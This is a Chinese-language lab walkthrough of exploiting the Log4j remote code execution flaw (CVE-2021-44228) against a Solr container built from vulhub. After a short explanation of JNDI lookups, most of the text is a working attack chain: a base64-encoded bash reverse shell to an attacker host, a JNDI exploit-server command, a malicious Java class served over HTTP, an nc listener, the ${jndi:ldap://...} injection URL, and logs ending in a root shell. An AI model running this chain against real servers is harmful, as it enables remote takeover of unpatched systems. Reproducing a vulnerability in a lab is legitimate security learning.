

log4j 漏洞 RCE (CVE-2021-44228)

一、漏洞信息

漏洞信息	
漏洞名称	Apache log4j 远程代码执行漏洞
漏洞编码	CVE-2021-44228
漏洞危害	严重
受影响版本	Apache Log4j 2.x <= 2.14.1
利用难度	低

二、漏洞原理

1、定义介绍

log4j2: apache 下的 java 应用常见的**开源日志库**,是一个就 Java 的日志记录工具。在 log4j 框架的基础上进行了改进,并引入了丰富的特性,可以控制日志信息输送的目的地为控制台、文件、GUI 组建等,被应用于业务系统开发,用于记录程序输入输出日志信息。

JNDI: java 系统自带的 api。全称为 Java 命名和目录接口 (Java Naming and Directory Interface),是 SUN 公司提供的一种标准的 Java 命名系统接口,允许从指定的远程服务器获取并加载对象。JNDI 相当于一个用于映射的字典,使得 Java 应用程序可以和这些命名服务和目录服务之间进行交互。JNDI 注入攻击时常用的就是通过 **RMI 和 LDAP 两种服务**。相比 RMI 协议,LDAP 更易穿透网络限制,且部分环境默认允许出站 LDAP 流量。


RMI: Java 的远程方法调用机制。一个完整的 RMI 调用过程包括注册服务、RMI 服务器、客户端、接口和实现接口的类。

LDAP: 轻量目录访问协议。约定了 Client 与 Server 之间的信息交互格式、使用的端口号、认证方式等内容。常用于单点登录 (SSO) 和统一认证。


2、原理阐述

原理: log4j2 框架下的 lookup 查询服务提供了 {} 字段解析功能,传进去的值会被直接解析。

例如`{java:version}`会被替换为对应的 java 版本。这样如果不对 lookup 的出栈进行限制，就有可能让查询指向任何服务（可能是攻击者部署好的恶意代码）。



实际攻击中 LDAP 常返回二次跳转地址



三、漏洞复现

1、靶场搭建

使用 vulhub 进行搭建：

下载：git clone https://github.com/vulhub/vulhub.git

进入/vulhub/log4j

启动靶场

docker-compose up -d


```
chuhui@chuhui-virtual-machine:~/vulhub/log4j/CVE-2021-44228$ docker-compose up -d
Pulling solr (vulhub/solr:8.11.0)...
8.11.0: Pulling from vulhub/solr
43c265008fae: Pull complete
```

查看是否完成

docker-compose ps


```
chuhui@chuhui-virtual-machine:~/vulhub/log4j/CVE-2021-44228$ docker-compose ps
Name                                Command                                State      Ports
-----
cve-2021-44228_solr_1               bash /docker-entrpoint.sh ...         Up         0.0.0.0:5005->5005/tcp, :::5005->5005/tcp, 0.0.0.0:8983->8983/tcp, :::8983->8983/tcp
```

访问端口：



2、复现过程

DNS 回显验证漏洞存在



```
{
  "responseHeader": {
    "status": 400,
    "QTime": 0
  },
  "error": {
    "metadata": [
      "1"
    ]
  }
}
```

查看回显，成功显示 java 对应版本：

DNS Query Record	IP Address	Created Time
6388el.dnslog.cn	172.68.41.41	2025-06-10 12:31:41
1.8.0_102.6388el.dnslog.cn	36.133.119.2	2025-06-10 12:31:40

棱角社区 ([~]#棱角 ::Edge.Forum*) 构建恶意脚本：

```
bash -i >& /dev/tcp/10.10.10.128/442 0>&1
```

进行 base64 编码：

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMjgvNDQyIDA+JjE=

工具地址: <https://github.com/WhiteHSBG/JNDIExploit/releases/tag/v1.4>

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMjgvNDQyIDA+JjE=} | {base64,-d} | {bash,-i}" -A "10.10.10.128"
```

一键部署好了 RMI 和 LDAP 服务的站点, 并给出了路径

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMjgvNDQyIDA+JjE=} | {base64,-d} | {bash,-i}" -A "10.10.10.128"
[ADDRESS] >> 10.10.10.128
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMjgvNDQyIDA+JjE=} | {base64,-d} | {bash,-i}
-----JNDI Links-----
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://10.10.10.128:1099/yt7sj4
ldap://10.10.10.128:1389/yt7sj4
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or Sp
rmi://10.10.10.128:1099/khrknw
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.10.10.128:1099/fmsmpg
ldap://10.10.10.128:1389/fmsmpg
-----Server Log-----
2025-06-10 01:14:50 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2025-06-10 01:14:50 [RMISERVER] >> Listening on 0.0.0.0:1099
2025-06-10 01:14:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

#

编写恶意文件

```
public class Exploit {
    public Exploit(){
        try{
            String[] commands = {"calc.exe"};
            Process pc = Runtime.getRuntime().exec(commands);
            pc.waitFor();
        } catch (Exception e){
            e.printStackTrace();
        }
    }

    public static void main(String[] argv) {
        Exploit e = new Exploit();
    }
}
```

命名为:

Exploit.java

编译:

javac Exploit.java

```
(root@kali) - [ /home/kali/Desktop/T00l/log4j2 ]
# ls
Exploit.class  Exploit.java  JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
```

python3 -m http.server 8800

```
(root@kali)-[/home/kali/Desktop/T00l/log4j2]
# python3 -m http.server 8800
Serving HTTP on 0.0.0.0 port 8800 (http://0.0.0.0:8800/) ...
```

← ↻ ⚠ 不安全 | 10.10.10.128:8800

Directory listing for /

- [Exploit.class](#)
- [Exploit.java](#)
- [JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar](#)

另外开启监听:

```
(kali@kali)-[~/Desktop/T00l/log4j2]
$ nc -lvp 442
listening on [any] 442 ...
```

#

在网站执行产生的脚本:

[10.10.10.131:8983/solr/admin/cores?action=\\${jndi:ldap://10.10.10.128:1389/fmsmpg}](http://10.10.10.131:8983/solr/admin/cores?action=${jndi:ldap://10.10.10.128:1389/fmsmpg})

← ↻ ⚠ 不安全 | 10.10.10.131:8983/solr/admin/cores?action=\${jndi:ldap://10.10.10.128:1389/fmsmpg}

优质打印 ☐

```
{
  "responseHeader": {
    "status": 400,
    "QTime": 0,
    "error": {
```

```
[~d]([bash,-i]) -A "10.10.10.131"
2025-06-10 01:24:05 [LDAPSERVER] >> Send LDAP reference result for yt7sj4 redirecting to http://10.10.10.128:8180/ExecTemplateJDK7.class
2025-06-10 01:24:05 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK7.class
2025-06-10 01:24:06 [LDAPSERVER] >> Send LDAP reference result for yt7sj4 redirecting to http://10.10.10.128:8180/ExecTemplateJDK7.class
2025-06-10 01:24:06 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK7.class
2025-06-10 01:39:38 [LDAPSERVER] >> Send LDAP reference result for fmsmpg redirecting to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:39:38 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:39:38 [LDAPSERVER] >> Send LDAP reference result for fmsmpg redirecting to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:39:38 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:41:47 [LDAPSERVER] >> Send LDAP reference result for fmsmpg redirecting to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:41:47 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:41:47 [LDAPSERVER] >> Send LDAP reference result for fmsmpg redirecting to http://10.10.10.128:8180/ExecTemplateJDK8.class
2025-06-10 01:41:47 [JETTYSERVER] >> Log a request to http://10.10.10.128:8180/ExecTemplateJDK8.class
```

查看回显：

```
bash: no job control in this shell
root@8e0b757cfa98:/opt/solr/server#
[ETTYSERVER]>> Listening on 0.0.0.0:8180
```

完成